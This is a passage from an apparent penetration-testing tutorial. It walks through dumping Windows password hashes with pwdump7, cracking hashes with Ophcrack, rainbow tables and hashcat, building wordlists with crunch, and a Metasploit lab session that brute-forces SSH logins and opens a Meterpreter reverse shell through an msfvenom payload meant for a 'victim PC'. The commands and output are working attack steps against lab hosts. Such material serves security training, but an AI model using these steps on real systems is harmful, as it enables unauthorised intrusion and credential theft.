Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
❑:503:NO PASSWORD*****:NO PASSWORD*****:::
user a:1001:NO PASSWORD*****:92937945B518814341DE3F726500D4FF:::
❑:1002:NO PASSWORD*****:B7265F8CC4F00B58F413076EAD262720:::
❑:1003:NO PASSWORD*****:BB8DEE57B13255F1AA58846079D98447:::
❑:1004:NO PASSWORD*****:E0FBA38268D0EC66EF1CB452D5885E53:::
❑:1005:NO PASSWORD*****:7AA16FD3DAE18AD7C3C2FE76B735255C:::

C:\Users\win_10\Desktop>pwdump7.exe > hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Users\win_10\Desktop>
```



```
hash - Notepad
File Edit Format View Help
Administrator:500:NO PASSWORD*****:NO PASSWORD*****:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
❑:503:NO PASSWORD*****:NO PASSWORD*****:::
user a:1001:NO PASSWORD*****:92937945B518814341DE3F726500D4FF:::
❑:1002:NO PASSWORD*****:B7265F8CC4F00B58F413076EAD262720:::
❑:1003:NO PASSWORD*****:BB8DEE57B13255F1AA58846079D98447:::
❑:1004:NO PASSWORD*****:E0FBA38268D0EC66EF1CB452D5885E53:::
❑:1005:NO PASSWORD*****:7AA16FD3DAE18AD7C3C2FE76B735255C:::
```

❖ Ophcrack



Ophcrack is a free open-source (GPL licensed) program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows.

By default, ophcrack is bundled with tables that allows it to crack passwords no longer than 14 characters using only alphanumeric characters. Available for free download are four Windows XP tables and four Windows Vista tables.

Free rainbow tables can be downloaded via these links.

- ✓ <https://ophcrack.sourceforge.io/tables.php>
- ✓ <https://freerainbowtables.com/>

To crack the passwords the dumped passwords hashes and the rainbow table is needed.




❖ WinRTgen

Winrtgen is software application that acts like a graphical Rainbow Tables Generator.

Winrtgen supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, SHA1, RIPEMD160, MySQL323, MySQLSHA1, MD2, MD4, MD5, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384) and SHA-2 (512) hashes.

To create a rainbow table,



```
charset - Notepad
File Edit Format View Help

numeric      =[0123456789]


alpha        =[ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-numeric = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

loweralpha    =[abcdefghijklmnopqrstuvwxyz]
loweralpha-numeric=[abcdefghijklmnopqrstuvwxyz0123456789]

mixalpha     =[abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
mixalpha-numeric =[abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

ascii-32-95   =[ !#$%&'()*+,-./;:<>@^_{}~-]
[ \]^_`abcdefghijklmnopqrstuvwxyz{|}~-]
ascii-32-65-123-4 = [ !#$%&'()*+,-./;:<>@^_{}~-]
alpha-numeric-symbol32-space =[ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*(-_=~)]
```

- ❖ Wordlist creating with crunch and cracking with hashcat
 - ✓ Generating md5 hashes



- ✓ Generating wordlist using crunch

```
(root💀kali)-[~]
# crunch 1 6 carvnbottle > /home/kali/Desktop/passwords.txt
Crunch will now generate the following amount of data: 7654320 bytes
7 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1111110
```

Character range of the words in the wordlist

characters of the wordlist

- ✓ Hashcat command syntax



- ✓ cracking

```
SYNOPSIS
    hashcat [options] hashfile [mask|wordfiles|directories]
```

```
(root💀kali)-[~]
# hashcat -m 0 -a 0 hashes.txt wordlist.txt
hashcat (v6.1.1) starting ...

e6d96502596d7e7887b76646c5f615d9:car
5f3f4681121b460e3304a1887f42f1c3:bat
3a385ac07dcec4dde1a4ca47a9802c96:bottle
```

- ✓ Getting Direct output

```
(root💀kali)-[~]
# hashcat -m 0 -a 0 hashes.txt wordlist.txt --show
e6d96502596d7e7887b76646c5f615d9:car
5f3f4681121b460e3304a1887f42f1c3:bat
3a385ac07dcec4dde1a4ca47a9802c96:bottle
```


• Metasploit

➤ What is Metasploit?

The Metasploit Framework (MSF) is far more than just a collection of exploits—it is also a solid foundation that you can build upon and easily customize to meet your needs. This allows you to concentrate on your unique target environment.

➤ Metasploit architecture

Metasploit is written in Ruby. In Kali Linux, Metasploit is provided in the `metasploit-framework` package and is installed in the `/usr/share/metasploit-framework` directory, the top-level of which is shown below.



❖ Modules

The modules directory is where you will find the actual MSF modules for exploits, auxiliary and post modules, payloads, encoders, and nop generators.

Almost all of your interaction with Metasploit will be through its many modules, which it looks for in two locations. The first is the primary module store under `/usr/share/metasploit-framework/modules/` and the second, which is where you will store custom modules, is under your home directory at `~/.msf4/modules/`.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/
auxiliary  encoders  exploits  nops  payloads  post
```

All Metasploit modules are organized into separate directories, according to their purpose.

- ✓ Exploits - In the Metasploit Framework, exploit modules are defined as modules that use payloads.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/
aix        bsdi        firefox    irix       multi      solaris
android    dialup     freebsd    linux      netware    unix
apple_ios  example.rb hpx       mainframe  osx       windows
```

- ✓ Auxiliary - Auxiliary modules include port scanners, fuzzers, sniffers, and more.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/auxiliary/
admin      client     dos        gather   scanner  spoof  vsploit
analyze   crawler   example.rb  parser   server   sqlip
bnat      docx      fuzzers    pdf      sniffer  voip
```

- ✓ Payloads, Encoders, Nops - Payloads consist of code that runs remotely, while encoders ensure that payloads make it to their destination intact. Nops keep the payload sizes consistent across exploit attempts.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/payloads/
singles staggers stages
root@kali:~# ls /usr/share/metasploit-framework/modules/encoders/
cmd generic mipsbe mipsle php ppc ruby sparc x64 x86
root@kali:~# ls /usr/share/metasploit-framework/modules/nops/
aarch64 armle mipsbe php ppc sparc tty x64 x86
```

❖ Msfconsole

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). Execution of external commands in msfconsole is possible. The MSFConsole is launched by simply running msfconsole from the command line. MSFConsole is located in the /usr/share/metasploit-framework/msfconsole directory.

- Msfconsole options (***msfconsole -h***)

```
File Actions Edit View Help
root@kali:~# msfconsole -h
usage: msfconsole [options]

Common options:
  -E, --environment ENVIRONMENT      Set Rails environment, defaults to RAIL_ENV environment variable or 'production'

Database options:
  -M, --migration-path DIRECTORY    Specify a directory containing additional DB migrations
  -n, --no-database                 Disable database support
  -y, --yaml PATH                  Specify a YAML File containing database settings

Framework options:
  -c FILE                          Load the specified configuration file
  -V, --Version                     Show version

Module options:
  --defer-module-loads             Defer module loading unless explicitly asked
  -m, --module-path DIRECTORY     Load an additional module path

Console options:
  -a, --ask                         Ask before exiting Metasploit or accept 'exit -y'
  -H, --history-file FILE          Save command history to the specified file
  -l, --logger STRING              Specify a logger to use (timestampColorlessFlatfile, Stderr, Stdout, Flatfile, StdoutWithoutTimestamps)
  -L, --real-readline               Use the system Readline library instead of RbReadline
  -o, --output FILE                Output to the specified file
  -p, --plugin PLUGIN              Load a plugin on startup
  -q, --quiet                       Do not print the banner on startup
  -r, --resource FILE              Execute the specified resource file (- for stdin)
  -x, --execute-command COMMAND   Execute the specified console commands (use ; for multiples)
  -h, --help                         Show this message
root@kali:~
```

- Running msf (***msfconsole***)

Running postgresql service

```
File Actions Edit View Help
root@kali:~# service postgresql start
root@kali:~#
```

Running msfconsole

```

File Actions Edit View Help
root@kali:~# msfconsole

[!] msfconsole v6.0.22-dev
+ --+ 2808 exploits + 1126 auxiliary + 356 post
+ --+ 592 payloads - 45 encoders - 10 caps
+ --+ 7 evasion

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > 

```

- Few internal commands (**help**)

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
gets	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datasources
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
threads	View and manipulate background threads
tips	Show a list of useful productivity tips
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

- ✓ **search** - The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via search.
- ✓ **show options** - If you have selected a specific module, you can issue the show options command to display which settings are available and/or required for that specific module.
- ✓ **show targets** - If you aren't certain whether an operating system is vulnerable to a particular exploit, run the show targets command from within the context of an exploit module to see which targets are supported.
- ✓ **show info** -
- ✓ **show payloads** - when you are in the context of a particular exploit, running show payloads will only display the payloads that are compatible with that particular exploit.
- ✓ **set** - The set command allows you to configure Framework options and parameters for the current module you are working with.
- ✓ **exit** - The exit command will simply exit msfconsole.
- ✓ **grep** - The grep command is similar to Linux grep. It matches a given pattern from the output of another msfconsole command.
- ✓ **sessions** - The sessions command allows you to list, interact with, and kill spawned sessions. The sessions can be shells, Meterpreter sessions, VNC, etc.

✓ **use**

❖ Exploiting a SSH version with metasploitable & metasploit

- Scanning for services

```
kali@kali:~$ nmap -sV 192.168.1.6
[*] exec: nmap -sV 192.168.1.6

Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 00:25 EST
Nmap scan report for 192.168.1.6
Host is up (0.00012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
```

- Searching the module (**search ssh**)

```
kali@kali:~$ search ssh
No     SSH Public Key Login Scanner
23    auxiliary/scanner/ssh/ssh_version
No     SSH Version Scanner
24    exploit/apple_ios/ssh/cydia_default_ssh
```

- Completing required fields

```
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):
Name      Current Setting  Required  Description
RHOSTS    192.168.1.6      yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'.
RPORT     22                yes        The target port (TCP)
THREADS   3                 yes        The number of concurrent threads (max one per host)
TIMEOUT   30                yes        Timeout for the SSH probe

msf6 auxiliary(scanner/ssh/ssh_version) >
```


- Run

```
kali@kali:~$ auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.1.6:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.1.6:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

❖ Gathering user account details by exploiting SSH

- Searching the module




```
kali@kali:~ msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

- Filling required fields

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 3
THREADS => 3
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/wordlists/metasploit/mirai_user_pass.txt
USERPASS_FILE => /usr/share/wordlists/metasploit/mirai_user_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

- Run



```
kali@kali:~ msf6 auxiliary(scanner/ssh/ssh_login) > run
[+] 192.168.1.6:22 - Failed: 'root:xc3511'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.6:22 - Failed: 'root:vizxv'
[-] 192.168.1.6:22 - Failed: 'root:admin'
[-] 192.168.1.6:22 - Failed: 'admin:admin'
[-] 192.168.1.6:22 - Failed: 'root:888888'
[-] 192.168.1.6:22 - Failed: 'root:xmhdipc'
[-] 192.168.1.6:22 - Failed: 'root:default'
[-] 192.168.1.6:22 - Failed: 'root:juantech'
[-] 192.168.1.6:22 - Failed: 'root:123456'
[-] 192.168.1.6:22 - Failed: 'root:54321'
[-] 192.168.1.6:22 - Failed: 'support:support'
[-] 192.168.1.6:22 - Failed: 'root:'
[-] 192.168.1.6:22 - Failed: 'admin:password'
[-] 192.168.1.6:22 - Failed: 'root:root'
[+] 192.168.1.6:22 - Failed: 'root:12345'
[+] 192.168.1.6:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] Command shell session 1 opened (192.168.1.3:42771 → 192.168.1.6:22) at 2020-12-30 01:03:48 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

❖ Creating payloads with msfvenom and exploiting

MSFVenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance.

- Creating payload to install in the victim PC

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=4444 -e x64/zutto_dekiru_i5_4f exe > reverse64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 558 (iteration=0)
x64/zutto_dekiru chosen with final size 558
Payload size: 558 bytes
Final size of exe file: 7168 bytes
root@kali:~#
```

Annotations:

- Defining the payload (msfvenom)
- Payload creator (-p)
- defining the payload (windows/x64/meterpreter/reverse_tcp)
- defining LHOST & LPORT (LHOST=192.168.1.3 LPORT=4444)
- Num.of iterations (-e)
- file type (exe)
- To define the encoding system (-e)
- saving location and name (reverse64.exe)

- Running msfconsole
- Set listing shell

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

- set the payload (**set payload winodws/x64/meterpreter/reverse_tcp**)
- set options (**show options**)
- exploiting

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (201283 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.4:49173) at 2021-01-01 23:52:24 -0500
meterpreter >
```

- After this the payload created by msfvenom should be installed in victim PC. After that the above session will start.

- Gaining system information

```
meterpreter > sysinfo
